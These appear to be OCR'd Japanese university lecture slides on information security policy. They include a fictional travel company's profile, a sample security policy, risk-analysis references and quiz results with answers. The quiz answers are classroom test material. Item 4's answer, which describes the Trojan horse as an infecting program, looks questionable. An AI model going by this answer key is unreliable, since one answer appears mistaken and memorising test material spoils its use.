
【社名】　株式会社 芝浦トラベル Shibaura Travel Corp.
【所在地】　〒135-8548　東京都江東区豊洲3-7-5
【代表取締役】　情報 学
【資本金】　5,000万円
【設立】　2017年5月1日
【株主】　芝浦興行株式会社100%
【従業員数】　30名（2022年3月現在）
【事業内容】　旅行業法に基づく旅行業、損害保険代理業、航空運送取扱業
地域観光・国際観光に関する調査、企画、情報提供ならびにサービスの提供管理業務
電子商取引に関するサイト運営・サービス等に関する業務
各種広告・宣伝並びに販売促進に関する業務、物品の販売に関する業務
両替業
その他前各号に付帯関連する業務
【旅行業登録】　観光庁長官登録旅行業第xxxx号
【加盟団体】　日本旅行業協会(JATA)正会員、旅行業公正取引協議会会員

事業上の特徴

海外（特に、EU ）からの観光客への日本国内旅行の販売も実施中（ただし、新型コロナ等の状況は、考慮しないものとする。）

出典：SBプレイヤーズ株式会社「会社概要」を基に作成
https://www.tabirism.co.jp/about-us/

企業の概要（組織図）


代表取締役
CIO
（CISO兼務）
ｾｷｭﾘﾃｨ統括
（CSIRT長兼務）
CSIRT
SOC（外注）
企画・管理部門
事業部門

情報セキュリティポリシー

情報セキュリティ対策基本方針

株式会社 芝浦トラベル（以下、「当社」という。）は、旅行業およびそれに関連するサービスの提供等の業務を営んでおります。当社は、これらの事業活動を展開する上で、情報セキュリティの重要性を認識し、保有する情報資産を盗難、改ざん、破壊、漏洩、不正アクセスおよび災害等の脅威から保護するため、管理体制を構築し、組織的、人的、物理的、技術的対策を講じます。

特に個人情報につきましては、個人情報保護に対する社会的要請を十分に認識し、法令等を遵守するとともに個人の人権を尊重し、さらに高度な管理を行います。

これらの対策および管理を周知徹底するため、教育および内部監査を定期的に実施し、是正・予防処置を講じ、継続的改善に努めます。

出典：SBプレイヤーズ株式会社「情報セキュリティ方針」を基に作成
https://www.softbankplayers.co.jp/security/

情報セキュリティ対策基本規定

1. 目的

本基本規定は、株式会社 芝浦トラベル（以下、「当社」という。）における情報及び情報システムの情報セキュリティ対策について基本的な事項を定め、もって当社の保有する情報の保護と活用及び情報セキュリティ水準の適切な維持向上を図ることを目的とします。

2. 適用範囲

本基本規定においては、当社が保有する全ての「情報資産」を対象とします。なお、情報資産は、事業活動において取得した情報、知り得た情報および業務上保有する全ての情報を指し、以下のものをいいます。

・当社が保有または運用管理する情報、データ、ノウハウ
・当社が保有または運用管理する情報システム、ネットワーク、設備等
・その他、事業活動の中で当社が必要と判断する全てのもの

また、本方針を遵守すべき対象者は以下のとおりです。

(1)当社の役員・正社員・契約社員・派遣社員・その他の従業者
(2)当社の情報資産を取り扱う業務委託先（再委託先含む）およびその従業者

出典：SBプレイヤーズ株式会社「情報セキュリティ方針」を基に作成
https://www.softbankplayers.co.jp/security/

情報セキュリティ対策基本規定

3.管理体制の構築
情報セキュリティに関する法令、指針およびその他の規範を遵守するとともに、情報資産および情報セキュリティのリスクを考慮し、旅行業者として求められる情報セキュリティ管理体制を構築します。

4.情報セキュリティ管理責任者の任命
当社で任命した「情報セキュリティ管理責任者（CISO）」を中心に、経営メンバーによる情報セキュリティの推進・強化のための委員会を設置することで、情報セキュリティの状況を把握し、必要な措置を迅速に講じることができる体制を構築します。また、事務局を設置し、情報セキュリティに関わる様々な実務運用を行います。

5.社内規程等の整備
情報資産を保護するため、システム面、業務運用面ともに、徹底した管理体制を構築します。セキュリティエリアの設定および監視等の物理的な措置、アクセスコントロールおよびシステム開発・運用の標準化等の技術的な措置を講じ、情報資産へのアクセスコントロールを徹底して行います。

6.情報セキュリティ対策の実現
情報資産に対する漏洩、改竄、紛失、破壊、利用妨害、または不正なアクセス等が発生しないよう、セキュリティエリアの設定および監視等の物理的な管理措置、アクセスコントロールおよびシステム開発・運用の標準化等の技術的な管理措置を講じます。

出典：SBプレイヤーズ株式会社「情報セキュリティ方針」を基に作成
https://www.softbankplayers.co.jp/security/

情報セキュリティ対策基本規定

7. 事件・事故の対応

情報資産の盗難、改竄、破壊、漏洩、不正アクセスなど、万が一、情報セキュリティ事故または事件が発生した場合、もしくはその予兆が確認された場合、被害を最小限にとどめ、復旧等のために迅速かつ適切に措置を講じることができるよう、危機を適切に管理するとともに、関係機関への連絡や手続きを迅速に行います。

8.教育の実施

全従業者に対し、情報セキュリティに関する教育、啓蒙および訓練を定期的に実施し、情報資産に携わる全ての者が、情報セキュリティに関する知識を持って業務を遂行できるよう徹底します。また、常時変化する社会的情勢に対応できるよう継続的に教育および訓練を実施します。

9.業務委託先の管理体制

業務委託を行う際には、業務委託基準を定め、業務委託先としての適格性を十分に審査し、当社と同等以上のセキュリティレベルを要求し、それを満たしていると判断した場合に、当社の業務を委託します。また、業務委託先のセキュリティレベルが適切に維持されていることを定期に確認します。

出典：SBプレイヤーズ株式会社「情報セキュリティ方針」を基に作成
https://www.softbankplayers.co.jp/security/

別紙第２－5

情報セキュリティ対策基本規定

10. 監査体制の整備・充実

社内規程、規則およびルール等が、本基本規定に準拠し、また当社の情報セキュリティ対策が有効に機能していることを確認するため、内部監査体制を整備いたします。

11.本方針の見直しと継続的改善

情報資産とリスク、情報セキュリティ対策およびセキュリティ技術等の変化に応じて、また、当社経営方針の変更、事業内容の変更、社会的変化、技術的変化、法令等の変更などを考慮し、本基本規定、情報セキュリティ対策基準、社内規程等を継続的、かつ定期的に見直し、その改善を図ります。


2017年5月8日 制定

株式会社 芝浦トラベル
代表取締役社長 情報 学

出典：SBプレイヤーズ株式会社「情報セキュリティ方針」を基に作成
https://www.softbankplayers.co.jp/security/

リスク分析の例


参考



出典：ITmedia「セキュリティ対策、中堅・中小企業向け「簡易リスク分析」のススメ」、2017.3
https://atmarkit.itmedia.co.jp/ait/articles/1703/24/news007_2.html

リスク分析の例


参考



出典：ITmedia「セキュリティ対策、中堅・中小企業向け「簡易リスク分析」のススメ」、2017.3
https://atmarkit.itmedia.co.jp/ait/articles/1703/24/news007_2.html

リスク分析の例

参考



出典：ITmedia「セキュリティ対策、中堅・中小企業向け「簡易リスク分析」のススメ」、2017.3
https://atmarkit.itmedia.co.jp/ait/articles/1703/24/news007_2.html

情報セキュリティ


第１４講　事前課題（課題１）
「企業における情報セキュリティポリシーを作成」


質問は？

工学部情報工学科
非常勤講師

大久保　英樹

第３回小テストの結果


得点分布（平均１０.７）
20
15
10
5
0
1
0
0
4
1
0
8
17
19
4
5
6
7
8
9
10
11
12


設問ごとの正解数
60
40
20
0
47
48
49
27
48
45
48
43
47
50
43
40
1
2
3
4
5
6
7
8
9
10
11
12

第３回小テストの結果

No	設問	解答群	正答率
4	「ワーム」、「トロイの木馬」、「ウィルス」に関して、以下に記述している【名称】と【特徴】との組み合わせで正しいものを選択しなさい。	【名称】　ア　ワーム、　イ　トロイの木馬、　ウ　ウィルス 【特徴】 a 攻撃側で実行されるもの b 被害者側で実行されるもの c 悪意ある機能を追加（感染）した不正プログラム d ウイルス単体では動作せず、感染したプログラムの起動が必要 e 単独で機能する不正プログラム f 自己増殖する g 自己増殖しない h 偽装して活動 →(3) イとc・g・h	54.0 %

第３回小テストの結果

No	設問	解答群	正答率
8	情報セキュリティポリシーの策定に関して、正しくないものはどれか、次の中から選択しなさい。	(1) 情報セキュリティを確保するためには、組織として意思統一され、かつ明文化された文書である情報セキュリティポリシーを策定する必要がある。	86.0 %
		(2) 情報セキュリティポリシーで取り扱うべき事項を明確にするため，政府の情報セキュリティ対策推進会議は平成17年に「政府機関の情報セキュリティ対策のための統一基準」を初めて制定し，さらに数回の改訂を経て現在版に至っている。	
		(3) 情報セキュリティポリシーの策定は，政府の文書をそのまま転載して完成するものではない。	
		(4) 政府の示す統一基準を理解した上で，業界団体などが主体となって各業界の事情に適したサンプル規程を策定するので、努めて各業界のサンプル規定に合わせて策定する必要がある。 →情報セキュリティポリシーの策定は、政府の示す統一基準を理解した上で、業界団体などが主体となって各業界の事情に適したサンプル規程を策定し、さらに各企業や組織において実態に即した情報セキュリティポリシーを策定するという手順を踏むことになる。	

第３回小テストの結果

No	設問	解答群	正答率
11	個人情報保護法における法定刑の引き上げに関する以下の記述について、（　）内に入る正しい数字を選択しなさい。	「個人情報データベース等の不正提供等」について、 罰金刑として、 行為者・法人等とも５０万円以下であったところ、 改正後は行為者：５０万円以下、法人等：（１億）円以下に引き上げられた。	86.0 %

第３回小テストの結果

No	設問	解答群	正答率
12	GDPR（一般データ保護規則）に違反した場合の【通知】及び【制裁金の上限】に関して、以下に記述している(a)～(c)に該当する数値をそれぞれ選択しなさい。	【通知】 ・個人データ侵害が発生した場合、管理者は、その侵害に気づいた時から遅くとも (a: 72) 時間以内に、第 55 条に従って所轄監督機関に対し、その個人データ侵害を通知しなければならない。監督機関に対する通知が (a: 72) 時間以内に行われない場合、その通知は、その遅延の理由を付さなければならない。 【制裁金の上限】 ・「(b: 1000)万ユーロ」、または、企業の場合には前会計年度の全世界年間売上高の「(c: 2)%」のいずれか高い方 ・「(b: 1000)万ユーロの２倍」、または、企業の場合には前会計年度の全世界年間売上高の「(c: 2)%の２倍」のいずれか高い方 どちらの適用になるかは義務違反の類型によって異なる。	80.0 %